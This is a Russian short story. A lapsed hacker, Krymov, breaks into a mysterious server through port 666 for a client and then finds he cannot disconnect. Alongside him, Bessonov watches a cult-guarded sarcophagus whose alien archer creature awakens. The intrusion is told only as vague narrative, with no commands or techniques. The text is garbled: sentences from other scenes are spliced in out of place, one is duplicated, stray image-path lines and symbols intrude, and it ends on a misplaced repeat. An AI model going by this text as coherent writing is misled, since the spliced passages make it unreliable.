Жди. Ведь даже само ожидание для тебя - ничто. Один миг между поклонами Хозяину. Мгновенье между выстрелами. Ведь нас много. Двенадцать.

Чувствуешь?

Чьи-то глаза уже ищут тебя. Жди.

* * * * *

Заламывать руки перед компьютером было катастрофически поздно. Он согласился сам не зная на что, польстившись на деньги. На большие деньги.

Чего только люди не делают ради материальной выгоды, каких только безумных поступков не совершают, подписываясь на самые безнадежные мероприятия, закрывая глаза на то, что ранее казалось самой жуткой преградой к выполнению подобных заданий! Сколько примеров в истории, говорящих о том, что деньги - сам по себе импульс для выполнения работы огромный, но не решающий ничего, что касается самого труда. Если мозгов нет - их не купишь ни за какие ценные бумаги.

Крымов болезненно морщился, говоря все это самому себе. Он чувствовал, как предательски щиплет в уголках глаз, как морщинками стягивает лицо... Зачем, нет, ну какого черта он полез туда, куда ему лезть было заказано? Почему он не смог не кивнуть, как китайский болванчик, услышав сумму, названную в качестве - нет, не гонорара - аванса?

Все было очень просто - заглянуть в свою память, увидеть там ужасающие пробелы в том, что касается работы, предложенной ему. И вежливо, не умаляя собственного достоинства, отказаться. Ну что было бы с этого? Ведь никто не заставлял его сдавать зачет по хакингу, никто не пытался проверить его профессиональный уровень - и никто и не узнал бы, что он давно уже отошел от всего этого, занявшись вполне легальной работой по созданию сайтов (хотя частенько всплывали проблемы, при решении которых могла и пригодиться его подготовка). Он уже почти два года не прикасался к тем инструментам, что могли осложнить ему жизнь - весь его хакерский софт был спрятан далеко и надежно (правда, не уничтожен, что говорило о том, что ничто человеческое ему не чуждо).

И вот надо же - услышал про деньги и растаял, не удержался.

- Идиот... - шептал, вцепившись в волосы, Крымов. - Тупица... Так тебе и надо...

Каждое слово - в точку. Он был и идиотом, и тупицей, и еще много кем и чем, вместе взятым.

- Как в анекдоте: "И чего я туда полез? Я ведь даже читать не умею..."

Он встал, прошелся по комнате, представляя свой разговор с заказчиком таким, каким он должен был быть, знай он о сложности задания:

- Вы знаете, я внимательно изучил... Я перепробовал множество вариантов... Когда-то я уже сталкивался с подобными проблемами... И вообще - я уже не практикую два с половиной года... И цена у этого должна быть соответственная... Тьфу, твою мать, и даже здесь я про деньги ляпнул!

С досады он грохнул кулаком по столу, заставив видавшую виды клавиатуру подпрыгнуть на приличную высоту.

- В доме моем всегда песни, танцы, любовь, драйв... - речитативом проговорил Крымов. - Детская считалочка. А мне в графе "уровень интеллекта" надо выставить "7Б", как раньше, когда от армии косили... Форрест Гамп.

Но надо было заканчивать поносить себя на чем свет стоит, и браться за дело. Тем более что времени было отпущено обратно пропорционально сумме. Надо было поторопиться.

- Вы зачем сайт задефейсили за рубль? - Ну, понимаете... Один сайт - рубль. Десять сайтов - червончик...

Он опустил руки на клавиатуру. В голове было пусто и тихо, как на пыльном заброшенном чердаке. Только бились изнутри в черепную коробку какие-то полузабытые термины родом из хакерской юности...

* * * * *

Человек, бредущий по коридору, был погружен в свои мысли так глубоко, что не слышал собственных шагов, несмотря на гулкое эхо под каменными сводами этого мрачного тоннеля. Заплесневелые стены и полуразрушенный пол были настолько ему знакомы, что он попросту не видел их, он мог добрести до любого места в этом жутком лабиринте в полной темноте.

Если мозгов нет - их не купишь ни за какие ценные бумаги.

Конечно, он был здесь не один - но это-то и угнетало. Все, что происходило под сводами таинственных стен, делалось молча. Лишь изредка - по пальцам пересчитать! - можно было услышать слово, обращенное к тебе. Человеческая речь была здесь не нужна; все происходило на уровне ментального общения. Но Бессонов понимал, что никакой мистикой (по крайней мере, в этом) не пахнет. Коллектив единомышленников способен чувствовать друг друга, не особо заботясь о речевом контакте. Голод на фоне изобилия. Около двух десятков человек - и столько же слов в неделю.

Еще четыре поворота. Еще несколько десятков шагов через маленькие лужицы, шарахающихся крыс и расползающихся пауков. Ну просто пыточные подвалы Малюты Скуратова... "А ведь не так уж далек от истины!"

Бессонов нашарил в кармане маленький тюбик, выдавил на палец чуть-чуть блестящей приятно пахнущей массы, мазнул под носом - на всякий случай...

Вскоре показалась и цель долгого перехода - тяжелая деревянная дверь; двухстворчатая, окованная стальными лентами, словно гарантирующая своим видом любую безопасность, вплоть до радиационной. Алексей, как обычно, немного замедлил шаг, рука скользнула под плащ. Пальцы ощутили крест средних размеров, теплый от тела.

Кулак слегка сжался, в ладонь не больно, но ощутимо впились острые концы.

- Прости и помилуй... - зашептал себе под нос Бессонов одному ему известную молитву. Из-под ног рванула куда-то в угол жирная крыса, разбрызгивая длинным хвостом воду, собравшуюся в углублениях пола. Всякий раз здесь он замирал, будто впервые. Хотя тогда, в первый раз, было как при прыжке с парашютом - не страшно; страшно всегда перед вторым прыжком, когда точно знаешь, как борт уходит куда-то вверх и вбок, оставляя тебя наедине с бездной.

Дверь, как обычно, была приоткрыта ровно настолько, чтобы человек мог войти, не задев ее. Бессонов всегда входил боком, хотя был довольно худым и запросто мог нормально проскользнуть меж створок - но это была дань уважения тому, что встречало его внутри.

Довольно большой зал. Храм, высеченный в скале. Два десятка служителей. В дальнем от двери углу - стол с компьютером. Его, Бессонова, рабочее место. »

И нигде - НИГДЕ! - ни одного изображения Иисуса Христа. Вера здесь была другая.

* * * * *

Крымов чувствовал, что начинает психовать. Так было всегда, когда приходилось слишком много думать.

Вот и сейчас - вполне возможно, что проблема могла быть решена не путем бесконечной долбежки по клавишам в поисках обхода чужой защиты, а при помощи элементарной цепи логических рассуждений. Но Крымов не мог остановиться - он перебирал порты, закрытые файрволом, вручную, как заводной. Судя по всему, открытых портов для редиректа сервиса тут было немного, если вообще суждено их обнаружить. Администратор был тот еще орешек, крепкий...


- Должен быть выход... - шептал он себе под нос, не замечая капель пота, падающих на клавиатуру. - Я найду... Найду!!!

В бесполезной борьбе прошло несколько часов. Крымов, забыв о еде, не вставал с кресла. За окнами надвинулась темнота, только экран монитора освещал демонически изменившееся лицо хакера. Глаза смотрели на строки, появляющиеся на черном фоне консоли, сквозь пелену не то слез, не то какого-то тумана.

- Ночь. Улица. Фонарь. Аптека, - декламировал Крымов Блока, набирая команды вслепую. - Бессмысленный и яркий свет...

Иногда это помогало. Но не сейчас. Ни Блок, ни Пастернак, ни еще несколько любимых авторов. Ничьи слова не могли разбудить дремавшую где-то в глубине сознания мысль. Только слепая долбежка по клавишам.

Крымовым овладело какое-то отупение, которое он сам пока еще не чувствовал. Он был здесь - и одновременно отсутствовал, размазав свои мозги и эмоции по телефонным проводам.



Он был здесь - и одновременно отсутствовал, размазав свои мозги и эмоции по телефонным проводам.

Крымов постепенно раздваивался.

Пальцы, чуткие и требовательные, играли свою игру. Цифры множились на экране, строки бежали, превращаясь в бесконечную череду, напоминая звучащие в темноте комнаты стихи. А мозг тем временем отрешенно воспринимал действительность, запаздывая с реакцией; в голове было вязко. Как во рту после конфеты...

Уши будто были заложены ватой, пропуская выборочные звуковые фрагменты. Клавиши стучали, как копыта нескольких лошадей; скрип кресла под ним иногда достигал невообразимых высот, при этом никоим образом не выводя Крымова из транса. Иногда он понимал, что надо бы вдохнуть - и тогда грудная клетка с шумом вмещала в себя предельные объемы воздуха, чтобы хватило надолго.

Шестым чувством Крымов понимал, что нельзя перелопатить такую кучу информации самому - но переломить ход событий он уже не мог. Все должно было кончиться либо открытым портом, либо голодным обмороком, к которому Крымов приближался гигантскими шагами.

- Ты только верь, взойдет она, звезда пленительного счастья... - время от времени выдавал из глубин раздвоенного сознания Крымов, перевирая и слова, и ударения, и смысл. Стихи вырывались из него внезапно, он особенно и не вспоминал их; какие-то обрывки школьной программы сопровождали его работу, вспучивая строки программы изнутри, превращая их в мысли и переживания поэтов прошлых веков.

И вдруг пришло понимание, что что-то изменилось. Что-то, от чего пинг стал уменьшаться. Пальцы еще молотили по клавишам, а глаза уже пытались найти нечто, преобразившее консоль, несколькими строчками выше.

"Сахар! Сахар!"

- И братья меч вам отдадут, - выдохнул он и остановился - пальцы взлетели над клавиатурой и так и не опустились назад.

- Порт 666 открыт, - прочитал Крымов онемевшими губами. - Соединение установлено.

А потом монитор почему-то стал расплываться, превращаясь в большой мыльный пузырь. Число "666" выросло до размеров огромного облака, вспыхнуло радугой, и Крымов повалился набок, нелепо повиснув на подлокотнике.

Глюкозы все-таки не хватило.

* * * * *

Бессонов, приблизившись к своему рабочему месту, несколько раз издалека поклонился занимающимся всяческими делами послушникам. Не принято было искренне выражать хоть какие-то чувства - и это Алексею только нравилось, он сам был нелюдимым, поэтому тот минимум общения, что наблюдался в этих стенах, его устраивал.

Храмом это место Бессонов называл по нескольким причинам (сам он так не считал, относясь ко всему, что здесь происходит, как к обыкновенной работе).

Во-первых, это ежедневные молитвы - на незнакомом языке, зазубренные наизусть, никогда не меняющиеся ни во времени, ни в интонации, равномерный жуткий речитатив, не имеющий ничего общего с обычной человеческой речью. Во-вторых, это присущие культу атрибуты, вроде одинаковой одежды с непонятными знаками, распятий, не похожих на христианские. В-третьих, иерархическая организация, кельи в скале, следование какому-то календарю обычаев и церемоний.

И тем не менее - религией здесь и не пахло в том понимании этого слова, в каком Бессонов мог себе представить служителей культа. Скорее - некие хранители, секретная церемониальная служба. Строгое разграничение обязанностей, суровые законы - иногда Бессонов сам себе казался здесь инородным телом, поскольку так и не принял душой происходящее здесь. Каменные стены, задрапированные бархатными черно-красными шторами - будто скрывавшие за собой окна в некий таинственный мир; рядом с лампами дневного света - горящие бездымные факелы, укрепленные на стенах; все указатели и таблички на трех языках - русском, английском и еще каком-то, уродливом, крайне лаконичном, судя по количеству букв в словах, дублирующих русские обозначения. Алексей про себя именовал его мордорским, памятуя тот язык, на котором громко и безобразно должен был говорить Саурон.

Ну и конечно, сам объект его работы и наблюдений наводил на мысли, выходящие за грань реального. Ничего более странного и загадочного Бессонов раньше не видел - до прихода сюда он вообще полагал, что подобные вещи существуют только в воспаленных рассудках людей, продавших свою душу служению оккультизму, магии и прочей дребедени, не имеющей никакого научного обоснования и вообще права на существование в реальном мире.

Сказать точнее, объектов было два - маленький и большой. Степень их важности размерами не определялась, Алексей это понял уже давно. С самого начала работы Бессонов обладал всеми полномочиями и правами для того, чтобы иметь возможность изучать эти предметы вблизи, соприкасаться с ними (при желании, которое у Алексея с некоторых пор не возникало). Таких, как он, было немного - вместе с ним шесть человек, которые могли входить в "желтую зону".

Полукруг желтого цвета, очерченный вокруг алтаря (так Бессонов называл это место по аналогии с храмом) - радиусом до семи метров. У стены точно в середине - каменное возвышение пять на два метра, гладкое и сверкающее - словно и не камень это, а зеркало. На нем - нечто, по форме напоминающее саркофаг (но для гроба великоватое, применительно к размерам человека). Сундук черного цвета, покрытый еле заметной взгляду вязью, не похожей ни на что, знакомое Бессонову. Это и не буквы, и не растения, и не фигурки людей - просто что-то, что приковывает взор, стоит только вглядеться повнимательнее.

Крышка с сундука снята и лежит рядом. На ее углах - маленькие фигурки созданий, имеющих что-то еще, кроме рук и ног; то ли крылья, то ли какие-то щупальца. Они же были, судя по всему, и ручками, за которые крышку можно было поднять и водрузить на место - но так еще ни разу не делали. Сундук был все время открыт, время от времени он источал довольно резкие запахи, приходившие волнами из желтого круга; запахи тлена перемешивались с тонким ароматом французских духов, подвальная сырость, накатив легким туманом, разбивалась о свежесть лесного воздуха и озона летней грозы.

Бессонов никогда не заходил в "желтую зону". Распоряжение было четким и исключало неверные толкования - он мог это сделать, если бы на его столе зажглась сигнальная красная лампа в левом углу, возле пластмассовой стойки для бумаг. Эта лампа не загоралась еще ни разу - но его и не тянуло к саркофагу, слишком уж неприятные запахи периодически долетали до его чувствительных ноздрей, хотя мазилка-ароматик и спасала его от всяких отвратительных мыслей.

Огромный, просто гигантский лук, лежащий рядом с саркофагом. Изящный, витой, покрытый той же вязью, что и сам сундук. Нереально черного цвета...

Тетива, сверкая, словно ждала, когда в нее вложат стрелу, лежащую рядом. Бессонов был уверен, что его сил никогда не хватит для того, чтобы натянуть тетиву хоть чуть-чуть - да и вряд ли нашелся бы человек, способный на это.

Когда работа не требовала пристального внимания, Алексей разглядывал лук через объективы камер, висящих над саркофагом (содержимое самого саркофага оставалось невидимым из-за серого непроглядного тумана, курящегося над ним). Приближая его до максимума, делая фотографии и анализируя их, Бессонов пришел к выводу о неземном происхождении этого артефакта. Материал, из которого был сделан лук; его размеры; неведомая вязь; загадочный рисунок на острие стрелы - все говорило о том, что здесь не обошлось без инопланетного разума. Хотя сама вещь, несмотря на ее размеры, была явно земной - с точки зрения ее предназначения. Глупо было предполагать, что зеленые человечки, идя на контакт с земной цивилизацией, прихватили с собой что-то подобное...

Бессонов опустил глаза на экран. Тот был поделен на четыре части - в каждом из получившихся прямоугольников был виден саркофаг. Из левого верхнего угла по часовой стрелке - в тепловом, инфракрасном, рентгенологическом, гравитационном вариантах.

В первом случае практически весь саркофаг был мрачно-синим - кроме дальней стенки, в которой и находились все датчики, подключенные к нему; они были немного теплыми, работая от электричества, слегка растворяя холодные тона оранжевыми отблесками.

Во втором - объект казался монолитным, закрытым, не пропускающим ни внутрь, ни наружу ничего, что могло бы послужить отправной точкой для понимания - что же там, внутри...

Бессонов кинул взгляд на лежащий рядом с ним раскрытый на середине рентгенографический атлас. Ничего похожего на то, что было на третьем прямоугольнике, в нем не было.

НА ЧЕТВЕРТОМ ЭКРАНЕ НЕ БЫЛО НИЧЕГО.

Повод для бесконечных дискуссий и споров. Исходя из данных гравитационной аппаратуры, там, на алтаре, было пусто. Почему-то именно этот факт будоражил умы служителей таинственной пары объектов. То, до чего, в принципе, можно было дотронуться (и находились смельчаки, которые делали это) - не имело гравитационной составляющей, не притягивало к себе и не отталкивало от себя ничего, не поглощало и не излучало волны. Этакое зримое воплощение "черной дыры".

Бессонов перестал думать об этом с тех пор, как подписал документ, согласно которому любое проявление любопытства с его стороны, нарушающее технику безопасности (даже такие бумаги пришлось подписывать в этом храме), каралось крайне строго (Алексей не любил вспоминать все, что касалось наказаний - это было выше его понимания). Но любопытства у него явно поубавилось - все, что он видел на экранах, и так давало ему много пищи для размышлений и для работы.

А работа его заключалась в следующем - следить за показаниями датчиков, подключенных к саркофагу. Он имел ряд цифр, которые были ему объявлены нормой; также он помнил примерный разброс их значений, определяющий некие варианты нормальных состояний, периодически значения на экране менялись, оставаясь в этих границах.

Прежде чем приступить к работе, он изучил множество инструкций, касающихся того, что же, собственно, делать, если эти значения выйдут за пределы нормы, и начнется что-нибудь необъяснимое. Инструкции были предельно просты, лаконичны, содержали в себе практически пошаговые указания для наблюдателя; все пункты были вызубрены Бессоновым наизусть и сданы в виде зачета. Казалось, он был готов ко всему.

Чтобы не растерять профессиональные навыки, Алексей находил себе занятия, достойные его уровня образования - изучал языки программирования, радиотехнику, много чего еще, на что хватало времени на дежурстве. Благо вся его аппаратура располагала средствами аудио- и визуального оповещения, пропустить угрожающее изменение параметров было невозможно.

На сегодня Бессонов думал посвятить себя целиком и полностью теории, прихватив из своей комнаты несколько книг. Одного взгляда на экран было достаточно, чтобы понять, что за ночную смену ничего не произошло, сменщик оставил ему все в полном порядке. Книги он разложил на столе, сделал запись в журнале о заступлении на дежурство, откинулся в кресле, протянул руку к одной из книг и так и замер, раскрыв рот.

Случилось то, что он сразу не заметил потому, что этого просто не могло быть - в силу установившегося порядка.

На его столе зажглась красная сигнальная лампа.

А на четвертом экране появился мрачный серый прямоугольник.

Бессонов поднялся в кресле, посмотрел над монитором в сторону саркофага. Внешне ничего не изменилось. Все тот же сундук, те же фигурки на его крышке, тот же лук рядом.

- Гравитация, - тихо шепнул Бессонов, подвигая к себе журнал регистрации, в котором за многие годы были сделаны только записи о заступлении на дежурство. - Надо это зафиксировать...

Неважно, что это была за штука на алтаре. Спустя годы она решила материализоваться по-настоящему. Инструкции на какое-то время вылетели из головы Бессонова. Он дрожащей рукой поставил в журнале время, записал свои наблюдения, а потом встал с кресла и мелкими шагами направился в "желтую зону".


Саркофаг приближался. Алексей тревожно смотрел по сторонам, но на него никто не обращал внимания. Он не совершал ничего предосудительного - и никто не собирался контролировать его поступки. Вот остался позади полукруг - обычная черта на полу, проведенная не очень аккуратно, но решительно. Бессонов вступил в зону, как в холодную воду, по спине пробежали мурашки - он делал это впервые.

Невольно взгляд его скользнул на лук. Черная изогнутая лоза неизвестного исполинского дерева, тетива с мизинец толщиной - все виделось иначе, чем в объективах камер. Бессонов ощутил в кончиках пальцев чувство, знакомое с детства - когда хотелось прикоснуться к чему-нибудь запретному и от этого обретающему совершенно новую, необъяснимую ценность. Он даже несколько изменил свой путь к саркофагу, чтобы пройти вблизи лука, лежащего у его основания.

Правда, страх, внезапно всплывший из глубин сознания, не дал ему совершить необдуманный поступок - руки замерли на полпути к черной лозе. Но он был близок, очень близок...

А потом он услышал дыхание.

Сундук был все время открыт, время от времени он источал довольно резкие запахи, приходившие волнами из желтого круга.



Что бы ни находилось в саркофаге - оно было живым. Бессонов замер при этой мысли, превратившись в восковую фигуру.

Бессонов аккуратно втянул сквозь зубы порцию кислорода, насыщенного запахами тлена, в этот момент вырвавшимися из открытого саркофага.

Тем временем глаза его изучали стенки сундука, жадно рассматривая все, что было не видно камерам. Все щербинки и трещины, говорившие о долгом веке саркофага; пыль и паутина на нем; туман над ним и рядом...

Потом он прочитал, что было написано в серебристом прямоугольнике у основания саркофага. Воздух сразу стал плотным, а мысли тягучими. В ушах зазвенело, как перед первым обмороком.

- "Федеральное казначейство США", - шевельнулись его губы.

А через мгновенье у него за спиной завыла сирена.

* * * * *

Потеря сознания была кратковременной. Крымов понял это, поднимаясь с пола. Часы на компьютере, висевшие в правом верхнем углу экрана веселым голубым циферблатом, явно не успели отсчитать больше трех-четырех минут.

Опираясь на кресло, хакер поднял расслабленное, ватное тело, плюхнулся на сиденье и потряс головой из стороны в сторону. Звон в ушах постепенно стихал; пара мощных зевков, щелкнувшая челюсть - и все в порядке, можно продолжать...

- Порт шестьсот шестьдесят шесть, - кивнул Крымов сам себе. - Начало более чем многообещающее.

Число, действительно, навевало мысли о чем-то дьявольском. Родом из ужастиков про антихриста, средневековых ведьм, нашествие вампиров и оборотней.

- The number of the beast, - произнес Крымов, продолжая разминать пальцы над клавиатурой. - Насколько я помню, в списке портов, занятых известными службами, этого порта нет.

Сканирование можно было назвать удачным. Система услужливо предложила гостевой вход, оставалось только расположиться на чужом »

компьютере со всем возможным комфортом. Но что-то не давало Крымову покоя, сверля мозг, словно заноза.

Было ощущение, что он попал сюда не случайно. То есть он делал свою работу, что само по себе уже не случайно. Но то, что его пустили на сервер через порт с таким специфическим номером - казалось каким-то фарсом, неприятной неожиданностью.

Иногда у Крымова такое бывало - он получал результат и оставался им недоволен. Иногда он чувствовал, что шел слишком длинной дорогой - и его раздражало потерянное время. Чаще случалось, что его раздражало полное непонимание - для чего он делал то, о чем его просили, что побуждало заказчиков платить деньги за сделанное.

Но тут, впервые за всю его не такую уж и короткую жизнь, его посетило доселе неведомое чувство. Он вдруг понял, что, несмотря на столь долгое и невероятно сложное проникновение на чужой компьютер - ЕГО ЗДЕСЬ ЖДАЛИ. Ждали, чтобы предложить именно этот номер - 666. как в беспроигрышной лотерее.

И руки бессильно повисли над клавиатурой. Страх - это все-таки очень сильное чувство.

- Пан или пропал, - шевельнулись губы. - Три шестерки... Тройка, семерка, туз. Стоит ли продолжать?

Сомнения его одолевали не напрасно. Судя по тому, что никакой активности порт не проявлял, открыт он был явно для какой-то иной цели - а именно, для таких, как Крымов. Внезапно ему почудился призрак оперативника в наушниках, сидящего у экрана монитора и отлавливающего незадачливых хакеров в момент изучения ими такого интересного явления, как порт 666 и всего остального, что скрывается за ним.

- Если порты открывают - значит, это кому-нибудь нужно, - перефразировав Экзюпери, сказал сам себе Крымов. - Кто не рискует, тот платит за интернет.

А работа его заключалась в следующем - следить за показаниями датчиков, подключенных к саркофагу.

И он довольно быстро получил шелл на удаленной машине. Руки вновь обрели необходимую твердость, мозги очистились от всякой шелухи типа совести и сомнений; короче, он не зря взял аванс.

На всю квартиру разносился громкий голос, цитирующий Цветаеву и Мандельштама; правда, ему это быстро надоело - на секунду отвлекшись от работы, он включил музыку на компьютере.

И "Rammstein" в такой ситуации оказался более чем кстати...

* * * * *

Кто-то очень сильный свалил Бессонова на пол - руки обхватили его за плечи и швырнули вниз, на каменную кладку. Алексей ударился головой - больно, да так, что в глазах потемнело на несколько секунд, и половины обращенных к нему слов он не разобрал.

- Ты с ума сошел! - кричал ему в ухо старший смены смотрителей Храма - все называли его Георгий, хотя в ведомости о неразглашении тайны стояло совсем другое имя. - Не шевелись! Братья уже делают свое дело!

Мощная ладонь давила ему на спину, не давая встать. Бессонов немного потрепыхался, но быстро устал; в голове сильно шумело, время от времени пол у него перед глазами подергивался непонятной зеленой дымкой, он чувствовал, что находится на грани обморока.

Закусив губу до крови, он на несколько секунд обрел ясность мышления и сразу понял, что происходит что-то очень серьезное. Откуда-то сзади - там, куда были обращены его ноги - доносились сдавленные крики людей; слова разобрать было нельзя, но по интонации чувствовалось, что работают они довольно слаженно, следуя инструкциям и ситуации.

- Напряжение в контуре... - слышал Алексей, - ...возрастает излучение...

- Нельзя дать ему дотянуться...

- Блокируйте шлюз...

- ВЫКЛЮЧИТЕ КТО-НИБУДЬ ЭТУ СИРЕНУ!..

Георгий внезапно толкнул Алексея в плечо:

- Надо выбираться из желтой зоны! Немедленно! Пока еще есть возможность!

Бессонов кивнул чугунной головой, в которой отзывались эхом все крики в зале. Вой сирены сводил с ума, и когда он внезапно прекратился, Алексей даже вздрогнул от неожиданности.

Георгий выгнул шею и крикнул куда-то назад:

- В желтой зоне люди!

Прозвучало это как "Человек за бортом!" Алексей вдруг понял, что находиться сейчас там, где он лежит - на этих мрачных пыльных камнях возле саркофага - так же страшно, как в шторм оказаться выброшенным за борт корабля. И он ясно представил себе, как огромный, с пятиэтажный дом, борт проплывает мимо, не оставляя никакой надежды тому, кто упал в ледяную воду. И не докричаться, не позвать, не спастись...

И он рванул из желтого круга, как с минного поля. И хоть голова гудела, как колокол, и временами окружающий мир пропадал из поля зрения - он как зомби полз эти проклятые четыре метра. И когда линия осталась позади, он оглянулся, чтобы проверить - полностью ли он выбрался наружу, не позабыл ли ноги внутри круга. Нет, все было в порядке, он покинул зону.

Бессонов так и не увидел, что же произошло. Внезапно дохнуло жутким холодом - оттуда, откуда он приполз. Почудилось, что все тело покрылось ледяной коркой, движения сковало, губы подернулись инеем, изо рта вырвалось густое облачко теплого воздуха.

Потом Георгий вскрикнул - коротко, жалобно. Бессонов оттолкнулся от пола обеими руками, пытаясь встать - он понимал, что Георгию нужна помощь, что он просто обязан выручить человека, спасшего ему жизнь. Ноги поехали в разные стороны - вблизи желтого круга было настолько холодно, что пол подернулся тонкой ледяной пленкой. С трудом удерживая равновесие, Бессонов попытался увидеть, что же происходит вблизи саркофага - и увидел лишь ботинок Георгия, одиноко лежащий у его подножия.

Самого Георгия нигде не было.

- Что происходит? - удивленно подняв брови, спросил Алексей. Он никак не мог понять, что на самом деле случилось в Храме, куда исчез Георгий и - что же там, в саркофаге?!

Внезапно над раскрытым саркофагом взметнулась туманная плеть. Она очертила несколько кругов под потолком, разбрасывая искры там, где касалась камней. Бессонов проводил ее удивленно-испуганным взглядом.

- Не дайте ему дотянуться!.. - прокричал кто-то из-за спины. Бессонов стал медленно пятиться назад. Глаза были прикованы к ботинку Георгия, оставшемуся в пределах "желтой зоны" напоминанием о том, что человек этот был, был на самом деле, и, вполне возможно, спас его от смерти.

Плеть опала так же внезапно, как и появилась. Еще только секунду назад она высекала искры где-то под сводчатым потолком - и вот ее уже нет.

- Бессонов!.. Бессонов!.. - долетел до него чей-то крик. Алексей вздрогнул и пришел в себя окончательно.

- Алексей, за компьютер, быстро! - кричал кто-то властный, требовательный. - Какого черта Вы стоите, как истукан?

Бессонов, вспоминая инструкции, понял, что совершил какую-то ошибку, рванулся за стол и впился взглядом в экран.

Саркофаг жил своей жизнью. Все, что Алексей видел на экранах раньше, можно было забыть - картина полностью изменилась.

Внутри саркофага было НЕЧТО. Живое - и одновременно чуждое жизни. Тепловизор показывал, что там, в саркофаге, шли какие-то процессы с выделением большого количества тепла - и это несмотря на ту волну холода, что Бессонов испытал на себе.

- Это "нечто" высасывает энергию из окружающей среды, - сообразил Бессонов. - Похолодало именно из-за этого...

Теплые пятна на карте обретали некие контуры - отдаленно, очень отдаленно напоминающие контуры человеческого тела, но только по сегментам. С таким же успехом это все могло быть похоже и на крокодила, и на кузнечика.

- Федеральное казначейство США, - шептал себе под нос Бессонов, стуча пальцами по клавишам, анализатор изучал содержимое саркофага, жадно усваивая новые данные. - Ничего не понимаю...

Инфракрасный спектр по-прежнему хранил тайну. Ничего, что могло бы пролить свет на происходящее. А вот рентген... Бессонов, едва только взглянул на третий экран, тут же запустил программу НАСА для создания визуальной картинки из, казалось бы, непонятных и практически незаметных линий. Проценты выполнения задачи ползли медленно, но неумолимо.

Бессонов приподнялся над монитором, чтобы взглянуть в сторону саркофага. Складывалось впечатление, что он стал немного больше, массивнее - но это, конечно же, был обман зрения; приборы не фиксировали увеличения веса саркофага, несмотря на возрастание гравитационной составляющей того, что находилось внутри. Постепенно Бессонов понял, что такое зрительное превращение саркофага случилось из-за сгущения тумана у его подножия; он перестал быть похожим на мрачные облачка и теперь клубился, как на пожаре.

Тем временем анализ рентгенографического изображения подходил к концу, заняв всего-то три минуты, за которые шум в Храме постепенно утих, все занимались своей, одним им понятной работой. Где-то с тихим шипением закрывались шлюзовые ворота, слышались трели телефонных звонков; постепенно и это утихло, оставив для внимательных ушей только легкое шипение, доносящееся со стороны открытого саркофага.

Бессонов опустился в кресло, предоставив событиям в "желтой зоне" развиваться своим чередом. На третьем, рентгеновском экране появилось то, что привело Алексея в ужас.

В саркофаге покоилось... Существо. Бессонов ясно разделял то, что подарил ему анализатор, на голову, туловище, конечности числом шесть и...

- Парк Юрского периода... - раскрыл рот Алексей. - Хвост...

Череп хвостатого существа больше напоминал не динозавра, с которым возникли ассоциации у насмотревшегося блокбастеров Бессонова - скорее, какой-то гладиаторский шлем с острыми углами, шипами и выдающейся назад, далеко за затылок, стреловидной костью, на которую и опиралось, лежа в саркофаге, существо.

Грудная клетка отсутствовала в том понимании, в каком она была бы необходима человеку или зверю - ничего похожего на ребра, грудину, лопатки. То есть, кости, конечно, были - но их расположение подчинялось иным законам развития, явно не земной цивилизации. Верхние конечности были, безусловно, аналогом рук; нижние - ног. Для чего были средние - Бессонов не представлял. Исходя из их длины и функциональности - они могли время от времени менять свое предназначение, в этом Алексей не сомневался, хотя видел подобное существо впервые в жизни.

Хвост этой невероятной рептилии обвивался вокруг туловища несколько раз - по-видимому, длина его превышала разумные размеры хвоста подобных земных ящериц раза в два. С таким хвостом было, как показалось Бессонову, трудно сохранять равновесие - и тем не менее, хвост был, и именно таких размеров.

С небольшими паузами существо шевелило кончиком хвоста и длинными скрюченными пальцами на всех конечностях. В голове у Бессонова все время пульсировал чей-то крик: "Не дайте ему дотянуться!.." И он понял, о чем шла речь.

Эта тварь в саркофаге умела стрелять из лука.

* * * * *

Работа подходила к концу. Система была взломана по всем правилам хакерского искусства. Все следы проникновения были уничтожены, вся информация, необходимая заказчику, получена. Крымов в последний раз сверился с любимыми учебниками по взлому и защите, убедился в том, что все сделал правильно и полно, создал копию того, что получил с хакнутого сервера, для себя - на всякий случай (пару раз, наткнувшись на нечестного заказчика, только таким способом он умудрялся получить деньги).

А потом выполнил команду "Разъединить".

- Что такое? - удивился он, когда понял, что соединение не обрывается. Поднял трубку телефона - услышав свист и треск модема, убедился в том, что линия по-прежнему на связи с портом 666.

Попытался отключиться еще раз - не вышло.

- Модем подвис, - понял он; так бывало время от времени. Протянул руку к модему, выключил, включил - и обомлел. Красные огоньки, обозначающие трафик, продолжали гореть, подмигивая ему.

- Не понял, - обращаясь к модему, сказал Крымов, потом поднял трубку снова и убедился в том, что все осталось по-прежнему. Порт 666 не отпускал.

- Так не бывает, - решительно произнес Крымов и перезагрузил компьютер. И ничего не произошло.

- Мне все это не нравится, - грозно сказал хакер. - Шутки шутками, а время-то идет, а за него надо будет платить...

Модем продолжал подмигивать ему красными огоньками, подтверждая соединение с портом 666. Крымов затолкал полку с клавиатурой под стол, протер глаза мокрыми ладонями, после чего решительно нырнул вниз и выкрутил кабель модема из порта.

Сигнальные диоды по-прежнему горели.

Когда он выключил модем из сети, а лампочки весело подмигнули ему из обесточенного устройства, он уже не удивился.

А потом он услышал голос:

- Не отпущу. Тебя - не отпущу...

В голову толкнулась какая-то теплая пьянящая волна; веки расслабленно опустились. Крымов откинулся на спинку кресла, видя перед собой лишь розовые расплывающиеся круги, в центре которых пульсировали гигантские цифры - 666...

* * * * *

Алексей понял, что настало время вспоминать четкие инструкции на случай, подобный этому. Надо было что-то делать, а не оставаться безучастным наблюдателем, нашедшим в большом каменном ящике гигантского кузнечика и радующегося этому, как ребенок. Он раскрыл на экране пошаговые руководства и принялся восстанавливать их в памяти - и это несмотря на то, что они были вбиты в его мозг прочно и надолго. Слишком сильным был стресс - даже эти инструкции оказались где-то глубоко в подсознании.

- Так-так... - цепляясь за реальность краем сознания, шептал Бессонов. - Снять показания приборов на момент возникновения проблемы, отправить их по соответствующему адресу... Сделал. Дальше... Отправить сигнал "Тревога" на сервер Храмовой Сети... Отправил. Удаленно включить питание на экранирование "желтой зоны"... Хрен вам! - выругался он, когда это у него не получилось. - Ну-ка, еще раз!

Звон в ушах постепенно стихал; пара мощных зевков, щелкнувшая челюсть - и все в порядке, можно продолжать...

